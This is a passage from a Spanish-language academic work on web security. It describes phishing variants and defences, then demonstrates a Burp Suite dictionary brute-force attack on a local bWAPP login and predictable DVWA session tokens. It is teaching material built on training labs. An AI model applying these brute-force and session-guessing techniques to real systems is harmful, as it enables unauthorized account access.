


*Figura 6. Interfaz de XAMPP*

Una vez estén el servidor web y la base de datos funcionando, podemos comprobar que en localhost podemos acceder tanto a la aplicación DVWA como a bWAPP.




*Figura 7. DVWA accesible en localhost*




*Figura 8. bWAPP accesible en localhost*

# 9. Phishing

El phishing es un ataque consistente en recoger información privada, como datos de inicio de sesión y datos bancarios, mediante engaños efectuados por teléfono o por internet. Este es uno de los ataques más utilizados, especialmente en España, que recibe cerca del 10% del spam mundial, convirtiéndolo en el tercer país mundial que más ataques de phishing recibe [19].

## 9.1. Ataque

Mediante este ataque se consigue que el usuario entre en una página web falsa y, creyendo que es una página veraz, introduzca información privada. Este engaño se lleva a cabo recreando detalladamente tanto páginas web como correos electrónicos. En el caso de los correos electrónicos se suele comprar un dominio que sea parecido al dominio que se quiera suplantar, y en el caso de las páginas web se puede copiar el contenido y el diseño de páginas conocidas programando de 0 la web falsa o con técnicas como el clickjacking.

En la siguiente imagen podemos observar el proceso de un ejemplo de phishing:


*Figura 9. Diagrama del proceso de un ataque de phishing*

Lo que hace que el phishing sea tan peligroso y efectivo es que es un ataque muy fácil de llevar a cabo ya que existen herramientas que automatizan todo el proceso.

Existen muchos tipos de phishing dependiendo del medio, el modo y el perfil de quien se quiera atacar. A continuación veremos las modalidades de phishing más utilizadas.

### 9.1.1 Phishing vía correo electrónico

Este ciberataque es lanzado a través del correo electrónico, y suplanta la identidad de organizaciones y empresas conocidas o de altos cargos. De esta manera, el receptor del mensaje cree que este es real y realiza la acción que se le pide, activando el malware o facilitando información sensible.

Este es el tipo de phishing más utilizado y existe desde 1990. Generalmente se envía a una gran cantidad de usuarios, no va dirigido a nadie específicamente.
A continuación podemos ver un correo ejemplo:


*Figura 10. Ejemplo de ataque de phishing vía correo electrónico*

### 9.1.2 Vishing

La finalidad de esta modalidad de phishing es conseguir información confidencial de una empresa o un particular para después pedir un rescate económico. La diferencia respecto al phishing convencional es que el vishing se lleva a cabo mediante llamadas telefónicas.

El funcionamiento que suele tener consiste en una llamada de un representante o empleado de alguna empresa. Esta persona informa de un virus en el ordenador y le pide los datos de la tarjeta de crédito para que el atacante pueda instalar un antivirus. De esta manera, el atacante consigue tanto los datos bancarios como instalar un malware en el ordenador de la víctima.

### 9.1.3 Spear phishing

El Spear Phishing sigue el mismo funcionamiento que el phishing por vía correo electrónico, pero con este método el correo electrónico es personalizado y va dirigido a una persona o un grupo de personas en concreto. Este phishing es especialmente efectivo ya que cuando un correo es personalizado la víctima tiende a confiar en la procedencia del mensaje.

Estas campañas suelen lanzarse de forma masiva haciéndose pasar por alguna marca que se sepa que es del agrado de la víctima o alguna empresa de la que sea cliente. Siguiendo esta metodología es más probable que el usuario caiga en la trampa.

### 9.1.4 Smishing

Los ataques de Smishing son efectuados a través de mensajes SMS. A pesar de que es un método de mensajería mayoritariamente en desuso, algunas empresas como bancos o empresas de repartos todavía lo utilizan para enviar notificaciones. En este tipo de ataques, el atacante se hace pasar por una empresa conocida para conseguir que la víctima abra un enlace e ingrese información privada.

A continuación tenemos un ejemplo de un ataque smishing.




*Figura 11. Ejemplo de ataque de smishing*

Al clicar en el enlace que aparece en el mensaje, se le pedirá al usuario que descargue una aplicación o que ingrese datos personales como contraseñas o los datos de la tarjeta de crédito. En caso de descargar la aplicación esta podría ser utilizada para interceptar información entrando y saliendo del dispositivo.

### 9.1.5 Whaling

El whaling, al igual que el spear phishing, es un ataque mucho más dirigido. En este caso el phishing va dirigido a empresarios como CEO y CFO en la industria o en una empresa concreta. El contenido de uno de estos correos podría contener información de alguna gestión económica que habría que confirmar alguna notificación que requiera clicar algún enlace para obtener más información. El enlace redirige a alguna web donde la víctima introduciría información sensible sobre la empresa, como datos bancarios.

## 9.2 Defensa

A la hora de defenderse de los ataques hay varias prácticas que se pueden llevar a cabo. Lo más importante es saber reconocer un intento de phishing. A continuación tenemos algunos trucos:

- Informar a la empresa o al servicio de correo electrónico de que se ha recibido un correo sospechoso. De esta manera se tomarán medidas y se evitará que otras personas puedan ser afectadas.
- Verificar la cuenta de origen. Si el nombre es sospechoso o notamos un ligero cambio respecto a la cuenta de la que solemos recibir este tipo de correos, es posible que se trate de un intento de phishing. Si el dominio nos resulta sospechoso, también podemos mirar hace cuánto se creó ese dominio, ya que normalmente para las campañas de phishing los atacantes compran dominios poco tiempo antes de realizar la campaña.
  En el caso en que el dominio sea el correcto pero el contenido nos resulte sospechoso, podemos asegurarnos de que realmente el remitente que nos aparece es real. Para ello, sólo tenemos que ir a las opciones del correo y clicar en "Mostrar el original". El resultado será el siguiente:

```
From: Eider Galardi <eidergalardi@gmail.com>
Date: Mon, 20 Jun 2022 22:55:05 +0200
Message-ID: <CAFBVfTNwOjb48LtQ4Fb_AaurJ5sE2G_J2NJrPKm84hrSo=5KPA@mail.gmail.com>
Subject: aeshtseghj
To: eider.galardi@estudiantat.upc.edu
Content-Type: multipart/alternative; boundary="0000000000002c340c05e1e752af"

--0000000000002c340c05e1e752af
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

dfjkvha=C3=B1ruoghawr

--0000000000002c340c05e1e752af
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<div dir=3D"ltr">dfjkvha=C3=B1ruoghawr<br></div>

--0000000000002c340c05e1e752af--
```

*Figura 12. Código del correo electrónico*

Aquí podemos ver los campos del correo tal como nos llegan, pero el campo From es muy fácilmente falsificable. El campo en el que nos tenemos que fijar para conocer el remitente real es smtp.mailfrom:

```
smtp.mailfrom=eidergalardi@gmail.com;
```

*Figura 13. Campo smtp.mailfrom del correo*

- No clicar en enlaces o archivos que parezcan sospechosos, que no se hayan solicitado previamente o que no se esperen.

- En el caso de un empleado, es importante también que no utilice el correo corporativo en páginas que puedan más tarde este correo para ataques de phishing.

Además de estas precauciones para reconocer un posible phishing, es muy importante también la concienciación. Los usuarios han de estar preparados y atentos a este tipo de ataques. Con esta finalidad se realizan charlas informativas, y en muchas empresas llevan a cabo autophishing. Estas son campañas en las que se realiza un ataque de phishing dirigido a todos los empleados de la empresa. De esta manera, además de recoger información sobre el comportamiento de los empleados ante un phishing, también consigue que los usuarios aprendan a estar atentos.

# 10. Ataques de credenciales

En este apartado hablaremos de dos ataques que aprovechan vulnerabilidades relacionadas con credenciales y sesiones en las webs. Estos ataques son la fuerza bruta (brute force) y la autenticación rota (broken authentication).

Estos ataques son especialmente peligrosos ya que, además de ser dos de los ataques más comunes a aplicaciones web, afectan directamente a las contraseñas y datos personales. Mediante estos dos ataques se consigue acceso a cuentas de usuarios.

La autenticación rota es una de las 10 principales vulnerabilidades de OWASP [28], lo cual hace que a la hora de configurar una página web haya que ponerle especial atención. El informe de investigación de violación de datos de Verizon de 2019 [46] muestra que el robo de credenciales forma el 80% de los ataques informáticos. Las contraseñas 'Contraseña', '12345' y 'Qwerty' son las más utilizadas.

Existen varios tipos de fuerza bruta y autenticación rota, a continuación veremos algunos de estos ejemplos y cómo evitarlos.

## 10.1. Fuerza bruta

Un ataque de fuerza bruta consiste en conseguir usuarios y contraseñas a base de prueba y error, probando múltiples combinaciones hasta dar con la correcta. De esta manera, encontrando usuarios y contraseñas válidos se consigue acceso a la página web, a la información personal del usuario y, con suerte, a una cuenta de administrador.

Existen varias estrategias para conseguir este mismo objetivo.

### 10.1.1 Ataque de diccionario

Esta es una de las variedades de bruteforce más utilizadas recientemente. Este ataque intenta adivinar contraseñas de usuarios utilizando palabras y frases comunes.

Se utiliza una lista preseleccionada de las palabras y frases que tienen una mayor probabilidad de ser utilizadas como contraseñas. Además, también se utilizan variantes de estas, como la sustitución de “a” por “@” o la adición de números al final de las palabras. Por ejemplo, si quisiéramos realizar un ataque de diccionario a Google, una de las contraseñas que se podría probar es ‘Google2022’.

A continuación llevaremos a cabo un ataque de fuerza bruta de diccionario en la página de login de la herramienta bWAPP, utilizando el programa Burpsuite.




*Figura 14. Formulario de login de bWAPP*

Dentro de Burpsuite tenemos la funcionalidad de Intruder, que permite llevar a cabo ataques de fuerza bruta. Como podemos ver en la siguiente imagen, hemos capturado una petición de login. Se ha configurado de tal manera que los campos login (que corresponde al nombre de usuario) y password serán variables y el resto de la petición permanecerá constante.

```
POST /bwapp/login.php HTTP/1.1
Host: localhost
Content-Length: 51
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bwapp/login.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: PHPSESSID=4blbcrku2qrgiulv5llr6ikena; security_level=0
Connection: close

login=§username§&password=§password§&security_level=0&form=submit
```

*Figura 15. Plantilla utilizada para el ataque de fuerza bruta*

A continuación, ha de concretarse qué palabras se utilizarán para llevar a cabo el ataque. Se han utilizado las siguientes palabras tanto para el nombre de usuario como para la contraseña.




*Figura 16. Palabras utilizadas para realizar el ataque de fuerza bruta*

A continuación se lanza el ataque de fuerza bruta. Este ataque intenta iniciar sesión con cada combinación posible de nombres de usuario y contraseñas que

se han proporcionado. En el intento 48, como podemos ver en la siguiente imagen, se hace el intento con nombre de usuario “bee” y contraseña “bug” y podemos ver que recibimos un mensaje distinto. Cuando probamos estas credenciales en la aplicación podemos comprobar que, efectivamente, son el usuario y contraseña correctos.

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length |
|---|---|---|---|---|---|---|
| 32 | test | test | 200 | | | 4414 |
| 33 | toor | test | 200 | | | 4414 |
| 34 | bee | test | 200 | | | 4414 |
| 35 | bug | test | 200 | | | 4414 |
| 36 | admin | bee | 200 | | | 4414 |
| 37 | administrator | bee | 200 | | | 4414 |
| 38 | root | bee | 200 | | | 4414 |
| 39 | test | bee | 200 | | | 4414 |
| 40 | toor | bee | 200 | | | 4414 |
| 41 | bee | bee | 200 | | | 4414 |
| 42 | bug | bee | 200 | | | 4414 |
| 43 | admin | bug | 200 | | | 4414 |
| 44 | administrator | bug | 200 | | | 4414 |
| 45 | root | bug | 200 | | | 4414 |
| 46 | test | bug | 200 | | | 4414 |
| 47 | toor | bug | 200 | | | 4414 |
| 48 | bee | bug | 302 | | | 503 |
| 49 | bug | bug | 200 | | | 4414 |

*Figura 17. Resultado del ataque de fuerza bruta*

```
HTTP/1.1 302 Found
Date: Sun, 05 Jun 2022 15:33:01 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
X-Powered-By: PHP/8.1.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=f5in72ec30uia919oegj31khnl; path=/
Set-Cookie: security_level=0; expires=Mon, 05-Jun-2023 15:33:01 GMT; Max-Age=31536000; path=/
Location: portal.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

*Figura 18. Response de la request nº48*

### 10.1.2 Credential Stuffing

En el ataque de credential stuffing el objetivo es algo diferente ya que en vez de intentar averiguar contraseñas o nombres de usuarios, lo que buscan es saber dónde pueden utilizarlos. Se basa en fugas de datos que ocurren en Internet.

Si hay una página en la que nos hemos registrado con un nombre de usuario y contraseña concretas y esta información se filtra, los atacantes utilizarán estas credenciales para intentar entrar en más aplicaciones.

### 10.1.3 Fuerza bruta inversa

Esta variedad de ataque de fuerza bruta se basa en averiguar nombres de usuario conociendo previamente la contraseña. Al igual que el credential stuffing los atacantes suelen aprovechar problemas en plataformas donde se han filtrado las contraseñas de los usuarios, pero no los nombres.

Un atacante efectúa la fuerza bruta inversa probando miles de usuarios posibles para una contraseña concreta con el objetivo de conseguir acceso a una cuenta de usuario.

### 10.1.4 Password spraying

El password spraying o pulverización de contraseñas es similar a la fuerza bruta inversa. En esta ocasión el atacante contará con una lista de nombres de usuarios y contraseñas filtradas. Para conseguir el acceso a una cuenta de usuario tendrá que probar todas las diferentes combinaciones de contraseñas y nombres de usuario para saber cuál es la correcta.

## 10.2 Autenticación rota

El objetivo del ataque de autenticación rota es conseguir acceso a la cuenta de uno o más usuarios, consiguiendo de esta manera los mismos privilegios que los usuarios a los que se les ha robado la cuenta. Esta vulnerabilidad está típicamente causada por una mala implementación de las funciones de sesión y autenticación.

Se dice que una autenticación está "rota" cuando los atacantes son capaces de vulnerar contraseñas, tokens de sesión, información de la cuenta del usuario y otros datos que permitan asumir la identidad de los usuarios.

Debido a un mal diseño e implementación de los controles de acceso, el ataque de autenticación rota es muy común. Teniendo en cuenta que es un ataque que no requiere mucho conocimiento para llevarlo a cabo, hace que sea muy peligroso.

Los siguientes son unos factores que nos indican si una aplicación web es vulnerable a ataques de autenticación rota:

- Credenciales de inicio de sesión predecibles. Además de las contraseñas más comunes que ya hemos visto, otras credenciales predecibles podrían ser el nombre del usuario, el año actual, o el nombre de la empresa en la que se trabaja.

- Credenciales de autenticación que no son protegidas al almacenarse. Entre las diferentes maneras de proteger adecuadamente las credenciales tenemos:
  - Limitar el acceso. Limitar el número de trabajadores y sistemas que tienen acceso a las credenciales almacenadas es la manera más sencilla de protegerlas.
  - Establecer una administración centralizada de las contraseñas. Además de establecer una política fuerte de contraseñas, implementar una gestión centralizada permitirá a la empresa tener un control de las contraseñas para asegurarse de que cumplen las políticas.

- El token de sesión está expuesto en la URL. Un ejemplo de esto sería el siguiente:

- http://www.mywebsite.com/function?jsessionid=fdal56lscja12jdaldm90feual%G1%89%J7&dkal6=4729375925-7492-72jd-75h0-48d637b720g

Como podemos ver en esta URL el token de sesión se ve expuesto en la variable jsessionid. Si un atacante se hace con este valor, puede llevar a cabo un ataque de fijación de sesión, mediante el cual puede secuestrar una sesión de usuario válida para conseguir el acceso.

- El token de sesión no caduca o no se invalida después del cierre de sesión. Es importante que los tokens se vuelvan inservibles después de un tiempo o del cierre de sesión, ya que en caso contrario si un atacante encontrase un token antiguo podría utilizarlo para realizar el ataque de fijación de sesión.

- Las contraseñas, tokens de sesión y otras credenciales se envían mediante conexiones no encriptadas. Un atacante podría interceptar una petición y recoger estos datos privados. Una manera de asegurarse de que la información viaja de manera segura es el uso de TLS (Transport Layer Security). Cuando un sitio web utiliza SSL, estamos hablando de una página web con HTTPS.

Dentro de la categoría de broken authentication existen 3 técnicas para llevar a cabo el ataque: credential stuffing, mediante contraseñas no cifradas y mediante tiempos de espera de sesión mal configurados.

La primera técnica ya la hemos visto, por lo que pasaremos a estudiar y a ver un ejemplo práctico de las otras técnicas.

### 10.2.1 Contraseñas no cifradas

Cifrar una contraseña consiste en transformarla de tal manera que no se pueda leer a simple vista. Cuando una contraseña se envía sin cifrar se dice que viaja en texto plano. Si un atacante interceptase una contraseña en texto plano, podría conseguir el acceso a la cuenta del usuario.

### 10.2.2 Tokens de sesión mal configurados

Cuando un token de sesión no caduca o no se invalida en el cierre de sesión, un atacante podría hacerse con este token para iniciar sesión más adelante. Mediante esta técnica se llevan a cabo los ataques de fijación de sesión.

Además, si los tokens de sesión son muy fáciles de adivinar, un atacante podrá conseguir una sesión válida.

A continuación veremos un ejemplo práctico utilizando la aplicación DVWA:




*Figura 19. Ejercicio de DVWA utilizado para el ataque*

Esta aplicación genera y asigna un nuevo token de sesión cada vez que se pulsa el botón "Generate". Se ha utilizado el programa BurpSuite para captar el tráfico. Aquí podemos ver como se ha pulsado 6 veces el botón Generate y qué valor de sesión se ha generado cada vez.

| Host | Method | URL | IP | Cookies |
|---|---|---|---|---|
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=12 |
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=11 |
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=10 |
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=9 |
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=8 |
| http://localhost | POST | /dvwa/vulnerabilities/weak_id/ | | dvwaSession=7 |

*Figura 20. Captura de las peticiones generadas al pulsar Generate*

Si miramos la petición resaltada, podemos ver que al pulsar el botón Generate se ha de proporcionar un token de sesión válido (en este caso el 7).




*Figura 21. Contenido de la request resalta en la figura 10*

